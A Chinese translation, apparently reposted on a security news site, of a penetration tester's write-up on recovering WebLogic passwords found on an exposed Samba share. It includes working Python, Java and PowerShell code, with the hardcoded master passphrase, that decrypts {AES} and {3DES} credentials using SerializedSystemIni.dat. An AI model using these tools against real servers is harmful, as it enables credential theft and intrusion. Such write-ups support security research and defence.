解密WebLogic的密码

2015-04-07 19:52:24 阅读：0次 收藏 来源：360安全播报

最近我在渗透测试的时候遇到几个Linux服务器，上面有公众可访问的Samba共享。很多时候共享文件里都会有些有意思的东西，无论是用户的认证信息或者敏感文件对我们都会有帮助。这次我在共享文件夹里找到了一个名为“wls1035”的文件夹。在我仔细的翻了整个文件夹后，我发现他是一个WebLogic 服务器。

WebLogic是Oracle出品的一个跑java的应用服务器，我对WebLogic了解的不是太多，我在企业的环境中见过，但是我没有仔细的查看过他的文件结构。我试着找一些敏感的信息。

```
user@box:~/wls1035# grep -R "password" *
Binary file oracle_common/modules/oracle.jdbc_12.1.0/aqapi.jar matches
oracle_common/plugins/maven/com/oracle/maven/oracle-common/12.1.3/oracle-common-12.1.3.pom:    <!-- and pass
word for your server here. -->
user_projects/domains/mydomain/bin/startManagedWebLogic.sh:#  to your system password for no username and pa
ssword prompt
user_projects/domains/mydomain/bin/stopManagedWebLogic.sh:# WLS_PW         - cleartext password for server s
hutdown
user_projects/domains/mydomain/bin/stopWebLogic.sh:     if [ "${password}" != "" ] ; then
user_projects/domains/mydomain/bin/stopWebLogic.sh:             wlsPassword="${password}"
user_projects/domains/mydomain/bin/stopWebLogic.sh:echo "connect(${userID} ${password} url='${ADMIN_URL}', a
dminServerName='${SERVER_NAME}')" >>"shutdown-${SERVER_NAME}.py"
user_projects/domains/mydomain/bin/startWebLogic.sh:    JAVA_OPTIONS="${JAVA_OPTIONS} -Dweblogic.management.
password=${WLS_PW}"
user_projects/domains/mydomain/bin/startWebLogic.sh:echo "*  password assigned to an admin-level user.  Fo
r *"
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:    if [ -n "$username" -a -n "$password" ]; th
en
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:       print_info "Investigating username: '$us
ername' and password: '$password'"
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:       echo "password=$password" >>"$NMBootFil
e.tmp"
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:       unset username password
user_projects/domains/mydomain/bin/nodemanager/wlscontrol.sh:       echo "password=$Password" >>"$NMBootFil
e.tmp"
user_projects/domains/mydomain/init-info/config-nodemanager.xml:  <nod:password>{AES}WhtOtsAZ222p0IumkMzKwuh
RYDP117Oc55xdMp332+I=</nod:password>
user_projects/domains/mydomain/init-info/security.xml:  <user name="OracleSystemUser" password="{AES}8/rTjIu
C4mwlrlZgJK++LKmAThcoJMHyigbcJGIztug=" description="Oracle application software system user.">
```

密码不是明文显示的，而是以这种方式加密的：

{AES}WhtOtsAZ222p0IumkMzKwuhRYDP117Oc55xdMp332+I=

我试着去找了下更多类似的密码：

```
user@box:~/wls1035# grep -R "{AES}" *
user_projects/domains/mydomain/init-info/config-nodemanager.xml:  <nod:password>{AES}WhtOtsAZ222p0IumkMzKwuh
RYDP117Oc55xdMp332+I=</nod:password>
user_projects/domains/mydomain/init-info/security.xml:  <user name="OracleSystemUser" password="{AES}8/rTjIu
C4mwlrlZgJK++LKmAThcoJMHyigbcJGIztug=" description="Oracle application software system user.">
user_projects/domains/mydomain/init-info/security.xml:  <user name="supersecretuser" password="{AES}BQp5xBlv
sy6889edpwXUZxCbx7crRc5+TNuZHSBl50A=">
user_projects/domains/mydomain/servers/myserver/security/boot.properties:username={AES}/DG7VFmJODIZJoQGmqxU8
OQfkZxiKLuHQ69vqYPgxyY=
user_projects/domains/mydomain/servers/myserver/security/boot.properties:password={AES}Bqy44qL0EM4ZqIqxgIRQx
Xv1lg7PxZ7lI1DLlx7njts=
user_projects/domains/mydomain/config/config.xml:    <credential-encrypted>{AES}Yl6eIijqn+zdATECxKfhW/42wuXD
5Y+j8TOwbibnXkz/p4oLA0GiI8hSCRvBW7IRt/kNFhdkW+v908ceU75vvBMB4jZ7S/Vdj+p+DcgE/33j82ZMJbrqZiQ8CVOEatOL</creden
tial-encrypted>
user_projects/domains/mydomain/config/config.xml:    <node-manager-password-encrypted>{AES}+sSbNNWb5K1feAUgG
5Ah4Xy2VdVnBkSUXV8Rxt5nxbU=</node-manager-password-encrypted>
user_projects/domains/mydomain/config/config.xml:    <credential-encrypted>{AES}nS7QvZhdYFLlPamcgwGoPP7eBuS1
i2KeFNhFlqmVDjf6Jg6ekiVZOYl+PsqoSf3C</credential-encrypted>
```

从前面的字符串我们大概知道密码是AES加密的，在老版本的WebLogic中，密码是3DES加密的，像这样

{3DES}JMRazF/vClP1WAgy1czd2Q==

这意味着我们一定要有解密的秘钥，为了更好的研究解密方法，我下载安装了自己的WebLogic服务器。

经过google我发现了一个python脚本可以很好的解密。很有意思的是WebLogic上自带了一个叫做WLST (WebLogic Scripting Tool)的脚本工具，利用该工具我们可以运行python。它包含了加密和解密的模块，我们可以运行下面的脚本来加密：

热门知识

【安全报告】WPA2 KRACK At...

【技术分享】WPA2漏洞原理分析与防...

【技术分享】linux各种一句话反弹s...

【知识】10月14日 - 每日安全知识...

【知识】10月15日 - 每日安全知识...

【安全报告】密钥重载攻击：强制WP...

友情链接 更多

360CERT

360安全社区

360主机卫士

奇虎360技术博客

360网站卫士

360网站安全检测

360研究报告

360显危镜

360 Unicorn Team

ThreatHunter社区

关注我们

微信关注

安全播报APP

```
root@kali:~/wls12130/user_projects/domains/mydomain# java weblogic.WLST
Initializing WebLogic Scripting Tool (WLST) ...
Welcome to WebLogic Server Administration Scripting Shell
Type help() for help on available commands
wls:/offline> pw = encrypt('password')
wls:/offline> print pw
{AES}ZVmyuf5tlbDLR3t8cNIzyMeftK2/7LWElJfiunFl1Jk=
```

如果想解密，我们可以使用从这篇文章获得的python脚本来完成。

```
import os
import weblogic.security.internal.SerializedSystemIni
import weblogic.security.internal.encryption.ClearOrEncryptedService
def decrypt(agileDomain, encryptedPassword):
    agileDomainPath = os.path.abspath(agileDomain)
    encryptSrv = weblogic.security.internal.SerializedSystemIni.getEncryptionService(agileDomainPath)
    ces = weblogic.security.internal.encryption.ClearOrEncryptedService(encryptSrv)
    password = ces.decrypt(encryptedPassword)
    print "Plaintext password is:" + password
try:
    if len(sys.argv) == 3:
        decrypt(sys.argv[1], sys.argv[2])
    else:
                print "Please input arguments as below"
                print "               Usage 1: java weblogic.WLST decryptWLSPwd.py  "
                print "               Usage 2: decryptWLSPwd.cmd "
                print "Example:"
                print "               java weblogic.WLST decryptWLSPwd.py C:\Agile\Agile933\agileDomai
n {AES}JhaKwt4vUoZ0Pz2gWTvMBx1laJXcYfFlMtlBIiOVmAs="
                print "               decryptWLSPwd.cmd {AES}JhaKwt4vUoZ0Pz2gWTvMBx1laJXcYfFlMtlBIiOVmAs
="
except:
    print "Exception: ", sys.exc_info()[0]
    dumpStack()
raise
```

举例：

```
root@kali:~/wls12130/user_projects/domains/mydomain# java weblogic.WLST decrypt.py . "{AES}OjkNNBWD9XEG6YM36
TpP+R/Q1f9mPwKIEmHxwqO3YNQ="
Initializing WebLogic Scripting Tool (WLST) ...
Welcome to WebLogic Server Administration Scripting Shell
Type help() for help on available commands
Plaintext password is:Password1
```

这样子是可以解密了，但是唯一的问题是我们必须要在WebLogic相同的domain下使用它，我想可以在没有WebLogic环境的情况下来解密。

一探究竟

我首先查看了之前用于加密和解密的python脚本调用了哪些类库。

```
import weblogic.security.internal.SerializedSystemIni
import weblogic.security.internal.encryption.ClearOrEncryptedService
```

他调用了下面的界面函数：

```
encryptSrv = weblogic.security.internal.SerializedSystemIni.getEncryptionService(agileDomainPath)
ces = weblogic.security.internal.encryption.ClearOrEncryptedService(encryptSrv)
password = ces.decrypt(encryptedPassword)
```


第一行将domain的路径作为参数。在我们的例子中，路径为/root/wls12130/user_projects/domains/mydomain。通过weblogic.security.internal.SerializedSystemIni.getEncryptionService方法我们获得了SerializedSystemIni.dat文件，这个文件一般位于security文件夹中，里面存放了salt和和秘钥可以帮助我们加密和解密密码。

有了这个文件，我们便可以进行解密：

我写了一段java代码：

```
public static String decryptAES(String SerializedSystemIni, String ciphertext) throws NoSuchAlgorithmExcepti
on, InvalidKeySpecException, NoSuchPaddingException, InvalidAlgorithmParameterException, InvalidKeyExceptio
n, BadPaddingException, IllegalBlockSizeException, IOException {
    byte[] encryptedPassword1 = new BASE64Decoder().decodeBuffer(ciphertext);
    byte[] salt = null;
    byte[] encryptionKey = null;
    String key = "0xccb97558940b82637c8bec3c770f86fa3a391a56";
    char password[] = new char[key.length()];
    key.getChars(0, password.length, password, 0);
    FileInputStream is = new FileInputStream(SerializedSystemIni);
    try {
        salt = readBytes(is);
        int version = is.read();
        if (version != -1) {
            encryptionKey = readBytes(is);
            if (version >= 2) {
                encryptionKey = readBytes(is);
            }
        }
    } catch (IOException e) {
    }
    SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("PBEWITHSHAAND128BITRC2-CBC");
    PBEKeySpec pbeKeySpec = new PBEKeySpec(password, salt, 5);
    SecretKey secretKey = keyFactory.generateSecret(pbeKeySpec);
    PBEParameterSpec pbeParameterSpec = new PBEParameterSpec(salt, 0);
    Cipher cipher = Cipher.getInstance("PBEWITHSHAAND128BITRC2-CBC");
    cipher.init(Cipher.DECRYPT_MODE, secretKey, pbeParameterSpec);
    SecretKeySpec secretKeySpec = new SecretKeySpec(cipher.doFinal(encryptionKey), "AES");
    byte[] iv = new byte[16];
    System.arraycopy(encryptedPassword1, 0, iv, 0, 16);
    byte[] encryptedPassword2 = new byte[16];
    System.arraycopy(encryptedPassword1, 16, encryptedPassword2, 0, 16);
    IvParameterSpec ivParameterSpec = new IvParameterSpec(iv);
    Cipher outCipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    outCipher.init(Cipher.DECRYPT_MODE, secretKeySpec, ivParameterSpec);
    byte[] cleartext = outCipher.doFinal(encryptedPassword2);
    return new String(cleartext, "UTF-8");
}
```

把SerializedSystemIni.dat文件作为第一个参数，要解密的密文作为第二个参数，执行之后成功输出了明文密码。



为了更好的理解，我决定不用java，所以我又用powershell编写了一段解密程序。

```
<#
    Author: Eric Gruber 2015, NetSPI
    .Synopsis
    PowerShell script to decrypt WebLogic passwords
    .EXAMPLE
    Invoke-WebLogicPasswordDecryptor -SerializedSystemIni C:\SerializedSystemIni.dat -CipherText "{3DES}JMRazF/vClPlWAgy1czd2Q=="
    .EXAMPLE
    Invoke-WebLogicPasswordDecryptor -SerializedSystemIni C:\SerializedSystemIni.dat -CipherText "{AES}8/rTjIuC4mwlrlZgJK++LKmAThcoJMHyigbcJGIztug="
#>
function Invoke-WebLogicPasswordDecryptor
{
    [CmdletBinding()]
    Param
    (
        [Parameter(Mandatory = $true,
        Position = 0)]
        [String]
        $SerializedSystemIni,
        [Parameter(Mandatory = $true,
        Position = 0)]
        [String]
        $CipherText,
        [Parameter(Mandatory = $false,
        Position = 0)]
        [String]
        $BouncyCastle
    )
    if (!$BouncyCastle)
    {
        $BouncyCastle = '.\BouncyCastle.Crypto.dll'
    }
    Add-Type -Path $BouncyCastle
    $Pass = '0xccb97558940b82637c8bec3c770f86fa3a391a56'
    $Pass = $Pass.ToCharArray()
    if ($CipherText.StartsWith('{AES}'))
    {
        $CipherText = $CipherText.TrimStart('{AES}')
    }
    elseif ($CipherText.StartsWith('{3DES}'))
    {
        $CipherText = $CipherText.TrimStart('{3DES}')
    }
    $DecodedCipherText = [System.Convert]::FromBase64String($CipherText)
    $BinaryReader = New-Object -TypeName System.IO.BinaryReader -ArgumentList ([System.IO.File]::Open($SerializedSystemIni, [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read, [System.IO.FileShare]::ReadWrite))
    $NumberOfBytes = $BinaryReader.ReadByte()
    $Salt = $BinaryReader.ReadBytes($NumberOfBytes)
    $Version = $BinaryReader.ReadByte()
    $NumberOfBytes = $BinaryReader.ReadByte()
    $EncryptionKey = $BinaryReader.ReadBytes($NumberOfBytes)
    if ($Version -ge 2)
    {
        $NumberOfBytes = $BinaryReader.ReadByte()
        $EncryptionKey = $BinaryReader.ReadBytes($NumberOfBytes)
        $ClearText = Decrypt-AES -Salt $Salt -EncryptionKey $EncryptionKey -Pass $Pass -DecodedCipherText $DecodedCipherText
    }
    else
    {
        $ClearText = Decrypt-3DES -Salt $Salt -EncryptionKey $EncryptionKey -Pass $Pass -DecodedCipherText $DecodedCipherText
    }
    Write-Host "Password:" $ClearText
}
function Decrypt-AES
{
    param
    (
        [byte[]]
        $Salt,
        [byte[]]
        $EncryptionKey,
        [char[]]
        $Pass,
        [byte[]]
        $DecodedCipherText
    )
    $EncryptionCipher = 'AES/CBC/PKCS5Padding'
    $EncryptionKeyCipher = 'PBEWITHSHAAND128BITRC2-CBC'
    $IV = New-Object -TypeName byte[] -ArgumentList 16
    [array]::Copy($DecodedCipherText,0,$IV, 0 ,16)
    $CipherText = New-Object -TypeName byte[] -ArgumentList ($DecodedCipherText.Length - 16)
    [array]::Copy($DecodedCipherText,16,$CipherText,0,($DecodedCipherText.Length - 16))
    $AlgorithmParameters = [Org.BouncyCastle.Security.PbeUtilities]::GenerateAlgorithmParameters($EncryptionKeyCipher,$Salt,5)
    $CipherParameters = [Org.BouncyCastle.Security.PbeUtilities]::GenerateCipherParameters($EncryptionKeyCipher,$Pass,$AlgorithmParameters)
    $KeyCipher = [Org.BouncyCastle.Security.PbeUtilities]::CreateEngine($EncryptionKeyCipher)
    $KeyCipher.Init($false, $CipherParameters)
```

```
    $Key = $KeyCipher.DoFinal($EncryptionKey)
    $Cipher = [Org.BouncyCastle.Security.CipherUtilities]::GetCipher($EncryptionCipher)
    $KeyParameter = [Org.BouncyCastle.Crypto.Parameters.KeyParameter] $Key
    $ParametersWithIV = [Org.BouncyCastle.Crypto.Parameters.ParametersWithIV]::new($KeyParameter , $IV)
    $Cipher.Init($false, $ParametersWithIV)
    $ClearText = $Cipher.DoFinal($CipherText)
    [System.Text.Encoding]::ASCII.GetString($ClearText)
}
function Decrypt-3DES
{
    param
    (
        [byte[]]
        $Salt,
        [byte[]]
        $EncryptionKey,
        [char[]]
        $Pass,
        [byte[]]
        $DecodedCipherText
    )
    $EncryptionCipher = 'DESEDE/CBC/PKCS5Padding'
    $EncryptionKeyCipher = 'PBEWITHSHAAND128BITRC2-CBC'
    $IV = New-Object -TypeName byte[] -ArgumentList 8
    [array]::Copy($Salt,0,$IV, 0 ,4)
    [array]::Copy($Salt,0,$IV, 4 ,4)
    $AlgorithmParameters = [Org.BouncyCastle.Security.PbeUtilities]::GenerateAlgorithmParameters($Encryption
KeyCipher,$Salt,5)
    $CipherParameters = [Org.BouncyCastle.Security.PbeUtilities]::GenerateCipherParameters($EncryptionKeyCip
her,$Pass,$AlgorithmParameters)
    $KeyCipher = [Org.BouncyCastle.Security.PbeUtilities]::CreateEngine($EncryptionKeyCipher)
    $KeyCipher.Init($false, $CipherParameters)
    $Key = $KeyCipher.DoFinal($EncryptionKey)
    $Cipher = [Org.BouncyCastle.Security.CipherUtilities]::GetCipher($EncryptionCipher)
    $KeyParameter = [Org.BouncyCastle.Crypto.Parameters.KeyParameter] $Key
    $ParametersWithIV = [Org.BouncyCastle.Crypto.Parameters.ParametersWithIV]::new($KeyParameter , $IV)
    $Cipher.Init($false, $ParametersWithIV)
    $ClearText = $Cipher.DoFinal($DecodedCipherText)
    [System.Text.Encoding]::ASCII.GetString($ClearText)
}
Export-ModuleMember -Function Invoke-WebLogicPasswordDecryptor
```


下面是测试

```
PS C:\> Import-Module .\Invoke-WebLogicDecrypt.psm1
PS C:\> Invoke-WebLogicDecrypt -SerializedSystemIni "C:\SerializedSystemIni.dat" -CipherText "{AES}OjkNNBWD9
XEG6YM36TpP+R/Q1f9mPwKIEmHxwqO3YNQ="
Password1
```

我还添加了对于老版本的WebLogic的支持

最后说一个小技巧，如果你的WebLogic使用的是新版本的AES加密，你可以通过修改SerializedSystemIni.dat文件的第六个byte来更换加密方式。


当字符为02时，他是AES加密：



在WLST中的输出：

```
root@kali:~/wls12130/user_projects/domains/mydomain# java weblogic.WLST
Initializing WebLogic Scripting Tool (WLST) ...
Welcome to WebLogic Server Administration Scripting Shell
Type help() for help on available commands
wls:/offline> pw = encrypt('password')
wls:/offline> print pw
{AES}ZVmyuf5tlbDLR3t8cNIzyMeftK2/7LWElJfiunFl1Jk=
```

当修改为01时，他将启用3DES加密：




```
root@kali:~/wls12130/user_projects/domains/mydomain# java weblogic.WLST
Initializing WebLogic Scripting Tool (WLST) ...
Welcome to WebLogic Server Administration Scripting Shell
Type help() for help on available commands
wls:/offline> pw = encrypt("Password1")
wls:/offline> print pw
{3DES}vNxF1kIDgtydLoj5offYBQ==
```

最后附上脚本的下载地址：

https://github.com/NetSPI/WebLogicPasswordDecryptor

本文由 安全客 翻译，转载请注明“转自安全客”，并附上链接。
原文链接：https://blog.netspi.com/decrypting-weblogic-passwords/

参与讨论，请先 登录 I 注册 I 匿名评论

匿名

发布

用户评论

带头大哥的小弟 2016-06-22 16:48:13

回复 | 点赞

新版里面测试无效了……py版的是直接回显密文，后面的是各种报错

查看更多